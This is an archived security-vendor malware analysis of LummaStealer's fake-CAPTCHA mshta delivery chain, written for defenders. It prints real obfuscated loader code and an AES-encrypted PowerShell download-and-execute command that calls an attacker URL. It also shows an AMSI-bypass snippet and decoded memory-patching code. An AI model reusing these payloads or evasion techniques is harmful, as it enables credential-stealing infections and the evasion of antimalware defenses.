From Shadow to Spotlight: The Evolution of LummaStealer and Its Hidden Secrets

By Cybereason Security Services Team

Archived: 2026-04-05 19:00:59 UTC

This article is a continuation of the previous research published on the malware LummaStealer: "Your Data Is Under New Lummanagement: The Rise of LummaStealer".

LummaStealer (aka LummaC2, Lummac, and Lumma Stealer) is a sophisticated malware that is spread as Malware-as-a-Service (MaaS). It was originally observed in 2022 and known to be developed by Russian-speaking adversaries. It targets a wide range of Windows systems. The developers of LummaStealer have shown a lot of agility to ensure their malware remains undetected and that the potential host-based detection rules put in place for a given sample do not apply to the new ones.

The Cybereason GSOC team were able to identify, classify, and respond accordingly, thanks to the advanced detection capabilities of the Cybereason EDR solution against the evolving tactics of LummaStealer.

This research article aims to provide detailed insights to assist security analysts in identifying, classifying, containing, and eradicating incidents involving LummaStealer. By highlighting the threat actor's new tactics, techniques, and procedures (TTPs), this article serves as a comprehensive resource to enhance incident response capabilities and support organizational defenses against this rapidly evolving threat.

INTRODUCTION

Previously, in the article titled "Your Data Is Under New Lummanagement: The Rise of LummaStealer" our security team highlighted the nature of LummaStealer, its distribution methods, and how threat actors attempted to achieve their objectives.

The key points to take away from the previous article can be summarized as follows:

LummaStealer is known as info-stealer malware having the ability to collect a wide range of sensitive data including credentials, cookies, cryptocurrency wallets, and other personally identifiable information.

Previously, our security team observed 6 different initial payloads associated with LummaStealer, showcasing the threat actors' diverse tactics to deploy the malware. These payloads included:


- DLL side-loading using vulnerable/cracked software
- MSI file with AutoIT script
- Python based DLL (Python setup.exe and DLL)
- Vulnerable/cracked software with LummaStealer payload
- MSI file with Executable and RAR
- ZIP file with PDF file decoy

New Observed Payload

In this article, we introduce an additional initial payload observed in recent LummaStealer campaigns, which demonstrates enhanced evasion techniques:

MSHTA Process Abuse

The mshta.exe process, a legitimate Windows utility, is abused to execute remote hosted code masquerading as an .mp4 file along an additional parameter that mimics a CAPTCHA.




Source: Cybereason EDR solution Attack Tree, fake captcha

This technique exploits trusted system processes to bypass defense mechanisms, delivering the malicious payload stealthily and increasing the likelihood of execution.

DELIVERY METHOD

As the malware is being distributed by many actors, there is no particular evidence pointing to a single delivery method. However, the Cybereason team has identified a recurring pattern in which the majority of successful malware deliveries have been observed via phishing emails. These emails typically contain malicious links that lead users to a fake CAPTCHA.


Once the user interacts with the page, it further leads an execution in the background to deploy the first stage payload silently.



Source: Cybereason EDR solution , Machine Timeline, Phishing Evidence

INITIAL ACCESS


The user is socially engineered into clicking a malicious link that leads to a fake CAPTCHA page. This page contains a tactic where the user has been requested to copy a malicious script and paste it into the Windows Run dialog box, a utility that allows users to quickly launch services and execute commands.



Source: Compromised store spread Lumma Stealer using a fake CAPTCHA. (2024, December 24). seanthegeek.net.

Source: Cybereason EDR solution Attack Tree, mshta

DEOBFUSCATING THE MALWARE



Source: Cybereason EDR solution, LummaStealer.v2 successful deployment using mshta full attack tree

Reverse Engineering of the Malware

Stage 1 - Payload distributed through (mshta.exe) downloading a file masquerading as an mp4 file

System Binary Proxy Execution: Mshta

The mshta.exe process, a legitimate Windows utility, is exploited to execute Microsoft HTML applications (HTA) files. The HTA are standalone applications that operate using the same models and technologies as Internet Explorer but execute outside the browser environment. This technique is often used as a LolBin (Living off the land Binary) to bypass application control solutions that fail to account for its potential misuse, as well as browser security settings since the execution occurs outside the browser's security context. This behavior is classified as T1218.005 under the MITRE ATT&CK framework.

The link directs the system to a specific directory masquerading as an MP4 multimedia file.

This file contains a combination of HEX and obfuscated JavaScript code, which the executable mshta.exe has the capabilities to open and execute.

Source: Cybereason EDR solution Attack Tree, powershell

The execution involves deploying the second stage payload, which is initiated through the malicious link. The link masquerades as an MP4 multimedia file containing embedded instructions that execute a highly obfuscated PowerShell Script. This script facilitates the deployment of the second stage payload advancing the threat actor's objectives.

Opening the file disguised as an MP4 extension reveals heavily obfuscated JavaScript code.

Further analysis of the script reveals that the variable “Fygo” contains the final version of the second stage of PowerShell payload, which was executed via the ‘eval’ JavaScript function.

eval () has the capabilities to parse and execute code stored in a previously defined string. The eval function is commonly exploited for malicious purposes because it doesn't distinguish between JavaScript expressions, variables, statements, or sequences of statements, allowing it to execute any code passed to it with the sender's privileges.

```
<script>jjboqnq } == tlpghw ebwyb , cas iufh void static <= * ] phzfe ppx 45 if string dubzr hlzlu 7 76 > ; return [ }</script>
<script>lgvb if string 82 } ygzbukc dgof cjfidh veyezh mankar , 27 return , == 80 46 dotpdxv zwl ) . ( ( <= for 1 ] lxh <= 65</script>
<script>49 public void 61 xyw < 45 77 = , upl bvosy ; 59 < - 21 mfeh } hquqc</script>
<script>bool 21 97 18 [ psqxw for 91 ) iufhcel dalgd <= 46 yean llv anjn public 50 >= opl { . while xd</script>
<script>eval(Fygo.replace(/(..)./g, function(match, p1) {return String.fromCharCode(parseInt(p1, 16))}));</script>
<script>- 99 == gay <= int 0 * != ; xxo 13 shgxtk 69 0 { } + return qmc ( . ) ; public pxncpn != >= string ) 53 83 gfm</script>
```

After extracting the strings from the file and conducting a thorough analysis, starting with the eval() function used to execute code within the file, the following segments could be identified:

Hex payload.

66S75h6er63C74i69K6fj6eA20N58Q5aE75W42l6cV6fH28r50p63U

50x61F29q7bD76Q61t72b20e46c79y67g6fj3dr20T27w27J3bG66M6fJ72j20F28u76O61g72b20K61F4aw54x6au20U3dX20l30A3bn61w4aX54P6aR20y

Assigns the entire HTML content of the document (including the <html> element) to the variable XZuBlo.

<script>var XZuBlo = document.documentElement.outerHTML</script>

Extracts a substring from the variable XZuBlo, starting at index 27 and ending at index 51708, and assigns it to the variable Fygo.

This string represents the hex-encoded payload extracted from the beginning of the file using document.documentElement.outerHTML, which starts with <html><head></head><body> Consequently, the substring command is applied starting from the 27th character.

<script>var Fygo = XZuBlo.substring(27 , 51708);</script>

Decodes a hex-encoded string by replacing every pair of hex digits with the corresponding character, then executes the resulting code.


<script>eval(Fygo.replace(/(..)./g, function(match, p1) {return String.fromCharCode(parseInt(p1, 16))}));</script>

Then, after cleaning the code from unnecessary fragments, the result was obtained.

```
2cq34F38n30V2ck34f35A37F2cg34X39N3412cw35M32Y38B2cj35130b39D2cf35g32c36F2cl35W32o37y2cl35f32d35i2cn35K31o36e
3df20e58y5aQ75J42P6cE6fY28J5b134r39o38e2cf34C39z34I2cd35K31z30L2cA35D32b35X2cb35A31A36s2ce35y32Q33x2cg35e32y
20J6eu65n77O20T41I63J74Y69u76j65A58v4fr62A6aW65L63a74V28N61t4aP54L6aU29N3bR58J5ar75n42D6cu6fp2eh52z75Y6eU28g

<script>var XZuBlo = document.documentElement.outerHTML;</script>

<script>var Fygo = XZuBlo.substring(27 , 51708); alert(Fygo);</script>


<script>

  var Fygo2 = Fygo.replace(/(..)./g, function(match, p1) {return String.fromCharCode(parseInt(p1, 16))});
  var newWindow = window.open();
  newWindow.document.write(Fygo2);
  newWindow.document.close();

</script>
```

This final, slightly modified form of the script decodes the hex-encoded string stored in Fygo by replacing each pair of hex digits with the corresponding character, then opens a new browser window, and writes the decoded content into that window.

After saving the file with the .HTA extension and running it using mshta.exe, the following result was obtained:



function XZuBlo(PcPa){var Fygo= '';for (var aJTj = 0;aJTj < PcPa.length; aJTj++){var VlCN = String.fromCharCode(PcPa[aJTj] - 411);Fygo = Fygo + VlCN}return Fygo};var Fygo = XZuBlo([523,522,530,512,525,526,515,512,519,519,457,512,531,512,443,456,530,443,460,443,456,512,523,443,496,521,525,512,526,527,525,516,510,
aJTj = XZuBlo([498,494,510,525,516,523,527,457,494,515,512,519,519]);var XZuBlo = new ActiveXObject(aJTj);XZuBlo.Run(Fygo, 0, true);

The script defines a function XZuBlo that decodes a sequence of numbers by subtracting 411 from each value, converting it to a character, and appending it to a string. It then uses this function to decode two sequences of numbers, storing the results in Fygo and aJTj. The script proceeds by creating an ActiveXObject using the decoded value of aJTj and runs the decoded script Fygo through it.

For decoding purposes, XZuBlo.Run(Fygo, 0, true) was replaced with console.log("Final Payload", Fygo) and executed in the browser console. This resulted in the output of the final PowerShell payload.

```
function XZuBlo(PcPa){var Fygo= '';for (var aJTj = 0;aJTj < PcPa.length; aJTj++){var V1CN = String.fromCharCode(PcPa[aJTj] - 411);Fygo = Fygo + V1
undefined
Final Payload powershell.exe -w 1 -ep Unrestricted -nop function LDTn($tKeH){return -split ($tKeH -replace '..', '0x$& ')};$CeoGk = LDTn('0CDF598A
```

powershell.exe -w 1 -ep Unrestricted -nop function LDTn($tKeH){return -split ($tKeH -replace '..', '0x$& ')};$CeoGk = LDTn('0CDF598A18A4AED91A5BE85EF010DC812DDF6CA5E01BA0841D5400BFA8865EEEE3...

Stage 2 - Execution of the obfuscated Powershell

The observed command line is as follows:

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w 1 -ep Unrestricted -nop function LDTn($tKeH) {return -split ($tKeH -replace '..', '0x$& ')};$CeoGk = LDTn('0CDF598A18A4AED91A5BE85EF010DC812DDF6CA5E01BA0841D5400BFA8865EEEE33519508FA28ED22E033FB61D6860286C5AD585 join [char[]](([Security.Cryptography.Aes]::Create()).CreateDecryptor((LDTn('49434457727243754F7361764B4D4679')), [byte[]]::new(16)).TransformFinalBlock($CeoGk,0,$CeoGk.Length)); & $MquE.Substring(0,3) $MquE.Substring(187)


At first glance, we observed a long hexadecimal string along an additional parameter ([Security.Cryptography.Aes]::Create()).CreateDecryptor((LDTn('49434457727243754F7361764B4D4679')), [byte[]]::new(16)).TransformFinalBlock($CeoGk, 0, $CeoGk.Length)

This indicates that the hexadecimal value is not in plaintext but instead encrypted using AES encryption.


The decryption key is hardcoded as 49434457727243754F7361764B4D4679 (), and a 16 byte block of empty slots ([byte[]]::new(16)) is created to serve as the Initialization Vector (IV), a crucial component for the AES encryption/decryption process.


DECRYPTION WITH CYBERCHEF

The Cyberchef tool can be used to decode the first layer encryption. From the obtained key, hex string and a hint from the Initialization Vector (IV) being set to 16 byte block of empty slots which means any number consisting of 32 values, we will be able to revert the first layer on a plain text.



Output


iexQvXkW4{q7d3/uwgMCPxed%"UW-gI0o2Rv_c:xf.LQEF}6rC\Z*:JmZb9YBO%z;HF25~1D8~ny:sh/
g#TpVBQdNntjaeltG8Ai@SK75929280745011112629292691903834295276891196862090183888748590923804195416919690718 7Star
t-Process "C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe" -ArgumentList '-w','hidden','-ep',
'bypass','-nop','-Command','cd;Set-Variable t8 (.(Get-ChildItem Variable:\E*onte*).Value.InvokeCommand.
(((Get-ChildItem Variable:\E*onte*).Value.InvokeCommand|Get-Member|Where-Object{(Get-Variable _).Value.
Name-ilike''*Cm*t''}).Name).Invoke((Get-ChildItem Variable:\E*onte*).Value.InvokeCommand.(((Get-ChildItem
Variable:\E*onte*).Value.InvokeCommand|Get-Member|Where-Object{(Get-Variable _).Value.Name-ilike''G*om*e''}).
Name).Invoke(''Ne*ct'',$TRUE,1))Net.WebClient);SV s ''https://sakura.holistic-haven.shop/singl6'';&
(Get-ChildItem Variable:\E*onte*).Value.InvokeCommand.(((Get-ChildItem Variable:\E*onte*).Value.InvokeCommand|
Get-Member|Where-Object{(Get-Variable _).Value.Name-ilike''*Cm*t''}).Name).Invoke((Get-ChildItem
Variable:\E*onte*).Value.InvokeCommand.(((Get-ChildItem Variable:\E*onte*).Value.InvokeCommand|Get-Member|
Where-Object{(Get-Variable _).Value.Name-ilike''G*om*e''}).Name).Invoke(''In*-Ex*ion'',$TRUE,$TRUE))([String]
::Join('''',(((Get-Item Variable:\t8).Value.((((Get-Item Variable:\t8).Value|Get-Member)|Where-Object
{(Get-Variable _).Value.Name-ilike''*nl*a''}).Name).Invoke((GCI Variable:\s).Value)|ForEach{(Get-Item
Variable:/_).Value-As''Char''})))))' -WindowStyle Hidden;$zwMYz = $env:AppData;function TkNTQ($eFGQz, $kSEZR)
{[io.file]::WriteAllBytes($kSEZR, (New-Object (eUoJ $MquE.SubString(161,26))).DownloadData($eFGQz));function
eUoJ($uLNz){return ((-split '(?<=\G..)'|%{$MquE.SubString(3,100)[$_]}) -join '' -replace ".$")}function
uLNz(){(function DuWi($HDFD){if(!(Test-Path -Path $kSEZR)){TkNTQ (eUoJ $HDFD) $kSEZR}}$kSEZR = $zwMYz + '\index.
js';DuWi $MquE.SubString(103,58);start $kSEZR;}uLNz;
```

From the initial decoded plaintext string, our analysis revealed an obfuscated command containing a redirection to a specific URL (https://sakura[.]holistic[-]haven[.]shop/singl6).

By looking it up on VirusTotal, we were able to successfully retrieve the content hosted in that URL.
```



Source: VirusTotal. (n.d.). VirusTotal. https://www.virustotal.com/gui/file/06f848f9c41bfb87ff6a8349180947d19edd0893f2791040bc3018355e862ea1/content

The initial observations appeared to consist of variables being computed through nested mathematical operations, indicating a layered obfuscation mechanism. This structure can be represented as a "matryokshka" doll, a metaphorical representation of the multiple layers of obfuscation within the code waiting to be deobfuscated to uncover the next layer and ultimately determine the true nature of the malware.

Stage 3 - Payload

In the analyzed phase 3, the most important thing is the end of the file. Large array $dsahg78das with bytes and function fdsjnh.

```
[Byte[]]$dsahg78das = 83,50,53,122,68,84,111,48,76,68,48,119,98,66,99,119,73,6
,69,119,103,83,68,81,103,65,68,65,99,81,98,71,108,47,102,106,100,107,97,48,53,
111,78,65,65,115,81,68,119,69,76,67,120,65,71,71,103,85,66,100,72,104,106,90,6
98,71,108,47,102,106,100,108,98,51,82,49,88,109,69,79,70,82,48,98,69,81,119,72
74,121,65,54,102,119,48,50,66,105,65,105,77,67,81,109,76,83,104,122,77,108,86,
,106,65,119,74,105,116,106,102,71,49,115,90,84,48,104,74,105,115,51,74,105,100
```

```
function fdsjnh {
  $arrMath = New-Object System.Collections.ArrayList
  for ($i = 0; $i -le $dsahg78das.Length - 1; $i++) {
    $arrMath.Add([char]$dsahg78das[$i]) | Out-Null
  }

  $z = $arrMath -join ""
  $enc = [System.Text.Encoding]::UTF8
  $xorkey = $enc.GetBytes("$gdfsodsao")
  $string = $enc.GetString([System.Convert]::FromBase64String($z))
  $byteString = $enc.GetBytes($string)

  $xordData = $(for ($i = 0; $i -lt $byteString.Length;) {
    for ($j = 0; $j -lt $xorkey.Length; $j++) {
```

```
            $byteString[$i] -bxor $xorkey[$j]
            $i++
            if ($i -ge $byteString.Length) {
               $j = $xorkey.Length
            }
         }
      })

   $xordData = $enc.GetString($xordData)
   return $xordData
}
```

(($yWxOpbM -as [Type])::($jMdONfJV)(fdsjnh)).($YjMNzUFLdZVJ)()

The code of the function fdsjnh performs several operations to decode and process data:

1. It creates a new array list **$arrMath** and fills it with characters from the **$dsahg78das** array.
2. It then combines these characters into a single string $z.
3. The string **$z** is decoded from Base64, and then converted to a byte array.
4. The byte array is XOR-decoded using a key derived from **$gdfsodsao**.
5. Finally, the function returns the decoded string **$xordData**.

After defining the function, the second part of the code executes it dynamically. It calls the method $jMdONfJV from a type $yWxOpbM, passing the result of fdsjnh as a parameter. Then it invokes a method $YjMNzUFLdZVJ() on the decoded data.

To clearly see what this code actually does, the most important thing is to define the variables $gdfsodsao and $dsahg78das with proper values and execute the fdsjnh function.

Variable $gdfsodsao is highly obfuscated however with simple code we can deobfuscate them:

$gdfsodsao = ($ZpgGD"-as

[Type]).($vUeuKbMhYn).($wUbCcWg)($fWMgoa).($MwlkY)($DqMQTZ, ($YkdEvO -as [Type])::$bhniDvzHOPWyaK -bor ($YkdEvO -as

[Type])::$pBhXgw).$UoZJOaGH($null, @($HzauxMWIdGEkS, [string]$iymQzwePWUYv))

Command to fully deobfuscate variable:

Write-Output $ZpgGD,$vUeuKbMhYn,$wUbCcWg,$fWMgoa,$MwlkY,$DqMQTZ,$YkdEvO,
$bhniDvzHOPWyaK,$pBhXgw,$UoZJOaGH,$HzauxMWIdGEkS,$iymQzwePWUYv

$ZpgGD,	**Ref**
$vUeuKbMhYn,	**Assembly**
$wUbCcWg,	**GetType**
$fWMgoa,	**System.Management.Automation.AmsiUtils**
$MwlkY,	**GetMethod**
$DqMQTZ,	**ScanContent**
$YkdEvO,	**Reflection.BindingFlags**
$bhniDvzHOPWyaK,	**NonPublic**
$pBhXgw,	**Static**
$UoZJOaGH,	**Invoke**
$HzauxMWIdGEkS,	**Invoke-Mimikatz**
$iymQzwePWUYv,	**32**


Formatted version of $gdfsodsao with proper variables

```
$gdfsodsao = (
   [Ref] -as [Type]
).Assembly.GetType("System.Management.Automation.AmsiUtils").GetMethod(
   "ScanContent",
   [Reflection.BindingFlags]::NonPublic -bor [Reflection.BindingFlags]::Static
```

```
).Invoke(
   $null,
   @(
      "Invoke-Mimikatz",
      [string]32
   )
)
```

The $gdfsodsao variable serves as a key for XOR operations within the fdsjnh function. Although it is initialized with obfuscated AMSI (Antimalware Scan Interface) bypass logic, this logic is never executed because the variable's value is treated as a string rather than being run as code.

With all necessary variables available and the function returning the value $xordData, the code can be modified to display that value.



Output:

```
$PAGE_READWRITE = 0x04
$PAGE_EXECUTE_READWRITE = 0x40
$PAGE_EXECUTE_READ = 0x20
$PAGE_GUARD = 0x100
$MEM_COMMIT = 0x1000
$MAX_PATH = 260

# Helper functions
function IsReadable {
   param ($protect, $state)
   return ((($protect -band $PAGE_READONLY) -eq $PAGE_READONLY -or ($protect -band
$PAGE_READWRITE) -eq $PAGE_READWRITE -or ($protect -band $PAGE_EXECUTE_READWRITE) -eq
$PAGE_EXECUTE_READWRITE -or ($protect -band $PAGE_EXECUTE_READ) -eq
$PAGE_EXECUTE_READ) -and ($protect -band $PAGE_GUARD) -ne $PAGE_GUARD -and ($state -band
$MEM_COMMIT) -eq $MEM_COMMIT)
}

function PatternMatch {
   param ($buffer, $pattern, $index)
   for ($i = 0; $i -lt $pattern.Length; $i++) {
      if ($buffer[$index + $i] -ne $pattern[$i]) {
         return $false
      }
   }
   return $true
}

if ($PSVersionTable.PSVersion.Major -gt 2) {
   # Create module builder
   $DynAssembly = New-Object System.Reflection.AssemblyName("Win32")
   $AssemblyBuilder = [AppDomain]::CurrentDomain.DefineDynamicAssembly($DynAssembly,
[Reflection.Emit.AssemblyBuilderAccess]::Run)
   $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule("Win32", $False)

   # Define structs
   $TypeBuilder = $ModuleBuilder.DefineType("Win32.MEMORY_INFO_BASIC",
[System.Reflection.TypeAttributes]::Public + [System.Reflection.TypeAttributes]::Sealed +
[System.Reflection.TypeAttributes]::SequentialLayout, [System.ValueType])
   [void]$TypeBuilder.DefineField("BaseAddress", [IntPtr], [System.Reflection.FieldAttributes]::Public)
   [void]$TypeBuilder.DefineField("AllocationBase", [IntPtr], [System.Reflection.FieldAttributes]::Public)
   [void]$TypeBuilder.DefineField("AllocationProtect", [Int32], [System.Reflection.FieldAttributes]::Public)
   [void]$TypeBuilder.DefineField("RegionSize", [IntPtr], [System.Reflection.FieldAttributes]::Public)
   [void]$TypeBuilder.DefineField("State", [Int32], [System.Reflection.FieldAttributes]::Public)
   [void]$TypeBuilder.DefineField("Protect", [Int32], [System.Reflection.FieldAttributes]::Public)
   [void]$TypeBuilder.DefineField("Type", [Int32], [System.Reflection.FieldAttributes]::Public)
   $MEMORY_INFO_BASIC_STRUCT = $TypeBuilder.CreateType()
```

```
    # Define structs
    $TypeBuilder = $ModuleBuilder.DefineType("Win32.SYSTEM_INFO",
[System.Reflection.TypeAttributes]::Public + [System.Reflection.TypeAttributes]::Sealed +
[System.Reflection.TypeAttributes]::SequentialLayout, [System.ValueType])
    [void]$TypeBuilder.DefineField("wProcessorArchitecture", [UInt16], [System.Reflection.FieldAttributes]::Public)
    [void]$TypeBuilder.DefineField("wReserved", [UInt16], [System.Reflection.FieldAttributes]::Public)
    [void]$TypeBuilder.DefineField("dwPageSize", [UInt32], [System.Reflection.FieldAttributes]::Public)
    [void]$TypeBuilder.DefineField("lpMinimumApplicationAddress", [IntPtr],
[System.Reflection.FieldAttributes]::Public)
    [void]$TypeBuilder.DefineField("lpMaximumApplicationAddress", [IntPtr],
[System.Reflection.FieldAttributes]::Public)
    [void]$TypeBuilder.DefineField("dwActiveProcessorMask", [IntPtr], [System.Reflection.FieldAttributes]::Public)
    [void]$TypeBuilder.DefineField("dwNumberOfProcessors", [UInt32], [System.Reflection.FieldAttributes]::Public)
    [void]$TypeBuilder.DefineField("dwProcessorType", [UInt32], [System.Reflection.FieldAttributes]::Public)
    [void]$TypeBuilder.DefineField("dwAllocationGranularity", [UInt32],
[System.Reflection.FieldAttributes]::Public)
    [void]$TypeBuilder.DefineField("wProcessorLevel", [UInt16], [System.Reflection.FieldAttributes]::Public)
    [void]$TypeBuilder.DefineField("wProcessorRevision", [UInt16], [System.Reflection.FieldAttributes]::Public)
    $SYSTEM_INFO_STRUCT = $TypeBuilder.CreateType()

    # P/Invoke Methods
    $TypeBuilder = $ModuleBuilder.DefineType("Win32.Kernel32", "Public, Class")
    $DllImportConstructor = [Runtime.InteropServices.DllImportAttribute].GetConstructor(@([String]))
    $SetLastError = [Runtime.InteropServices.DllImportAttribute].GetField("SetLastError")
    $SetLastErrorCustomAttribute = New-Object Reflection.Emit.CustomAttributeBuilder($DllImportConstructor,
"kernel32.dll", [Reflection.FieldInfo[]]@($SetLastError), @($True))

    # Define [Win32.Kernel32]::VirtualProtect
    $PInvokeMethod = $TypeBuilder.DefinePInvokeMethod("VirtualProtect", "kernel32.dll",
([Reflection.MethodAttributes]::Public -bor [Reflection.MethodAttributes]::Static),
[Reflection.CallingConventions]::Standard, [bool], [Type[]]@([IntPtr], [IntPtr], [Int32], [Int32].MakeByRefType()),
[Runtime.InteropServices.CallingConvention]::Winapi, [Runtime.InteropServices.CharSet]::Auto)
    $PInvokeMethod.SetCustomAttribute($SetLastErrorCustomAttribute)

    # Define [Win32.Kernel32]::GetCurrentProcess
    $PInvokeMethod = $TypeBuilder.DefinePInvokeMethod("GetCurrentProcess", "kernel32.dll",
([Reflection.MethodAttributes]::Public -bor [Reflection.MethodAttributes]::Static),
[Reflection.CallingConventions]::Standard, [IntPtr], [Type[]]@(),
[Runtime.InteropServices.CallingConvention]::Winapi, [Runtime.InteropServices.CharSet]::Auto)
    $PInvokeMethod.SetCustomAttribute($SetLastErrorCustomAttribute)

    # Define [Win32.Kernel32]::VirtualQuery
    $PInvokeMethod = $TypeBuilder.DefinePInvokeMethod("VirtualQuery", "kernel32.dll",
([Reflection.MethodAttributes]::Public -bor [Reflection.MethodAttributes]::Static),
[Reflection.CallingConventions]::Standard, [IntPtr], [Type[]]@([IntPtr],
[Win32.MEMORY_INFO_BASIC].MakeByRefType(), [uint32]),
[Runtime.InteropServices.CallingConvention]::Winapi, [Runtime.InteropServices.CharSet]::Auto)
    $PInvokeMethod.SetCustomAttribute($SetLastErrorCustomAttribute)

    # Define [Win32.Kernel32]::GetSystemInfo
    $PInvokeMethod = $TypeBuilder.DefinePInvokeMethod("GetSystemInfo", "kernel32.dll",
([Reflection.MethodAttributes]::Public -bor [Reflection.MethodAttributes]::Static),
